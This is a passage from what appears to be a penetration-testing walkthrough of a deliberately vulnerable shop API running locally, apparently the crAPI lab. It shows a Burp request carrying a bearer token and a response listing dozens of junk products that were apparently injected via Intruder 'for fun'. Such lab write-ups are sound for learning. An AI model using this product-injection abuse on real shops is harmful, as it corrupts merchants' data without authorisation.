
This seems to show that the application is allowing input for addition of products but requires a slightly different data format:









We could cause a bit more havoc here for fun with the Intruder:






Request
GET /workshop/api/shop/products HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTY5NDU3NDQx
OCwiZXhwIjoxNjk1MTc5MjE4fQ.nwcEUIacL-4lKa9s350dBTsMbSTiH34HdJLbGSXYstSJUsQl3mak6Oyi6_KmcyKsqRWF6B
SV_jcsibMsV_x4aqutfKUGPGU9ZB-mdbF1RsSmzR2A0tfvDdq2EjeHki7HMI2ij12uSxHgehhO2Qr4b-Z-mwDV9YBUuZMNd6N
hCgGrNR4WMdbL2DVBTF26WZr6VexShP0a2mAIYtOiEhx56-CBcJCPaJX9ohr750C3mLzI7IVq_a5wARhprrHyEks1zpjKnz15
po8OUO0KVzdeDgyn13nG-NjZly0J5WWRCm4gT6mfJTjWH183-37__RpMDw2phc9OpdG5BSaZqXXNQQ
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Response
{
"id":99,
"name":"GangGreenTemperTatum97",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
"id":100,
"name":"GangGreenTemperTatum96",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
"id":101,
"name":"GangGreenTemperTatum92",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
"id":102,
"name":"GangGreenTemperTatum100",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
"id":103,
"name":"GangGreenTemperTatum98",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
"id":104,
"name":"GangGreenTemperTatum93",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
"id":105,
"name":"GangGreenTemperTatum99",
"price":"100000.00",
"image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
}
],
"credit":75.0
}
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Done
13,843 bytes | 54 millis

2. ——— **TODO**———